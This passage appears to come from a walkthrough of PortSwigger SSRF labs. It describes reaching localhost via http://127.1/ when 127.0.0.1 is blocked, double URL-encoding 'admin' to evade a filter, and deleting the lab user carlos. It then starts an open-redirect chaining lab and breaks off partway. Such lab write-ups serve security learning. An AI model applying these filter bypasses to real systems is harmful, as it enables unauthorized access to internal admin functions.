
We have the same request from before with the stockApi parameter. We send this request to repeater.

Looking at the material through which Portswigger taught how to bypass SSRF defenses, we can see multiple ways to resolve to localhost and access blocked endpoints and strings via encoding.

First we need to find a way to reach localhost. As visible, http://127.0.0.1/ fails (so did http://localhost/).

However, instead of those two, http://127.1/ worked. Now that we can access localhost, we should try to access /admin.

First time, the admin word was blocked even after URL encoding. So we can try to use double URL encoding and that works.

Next we double URL encode the entire payload that is supposed to delete the user carlos.

We solve the lab when we paste in this double URL encoded payload.
5. SSRF with filter bypass via open redirection vulnerability
Description:

We are supposed to find an open redirect and chain it with SSRF to delete the user carlos.
Explanation:
As before, we have the same request with the stockApi parameter.


When we click on next product button, there is another request. This request has a path parameter.

When I tried to paste this into the original request with stockApi parameter, it failed but we are told that there is a Missing parameter ‘path’. So it does look like we are on the right track.
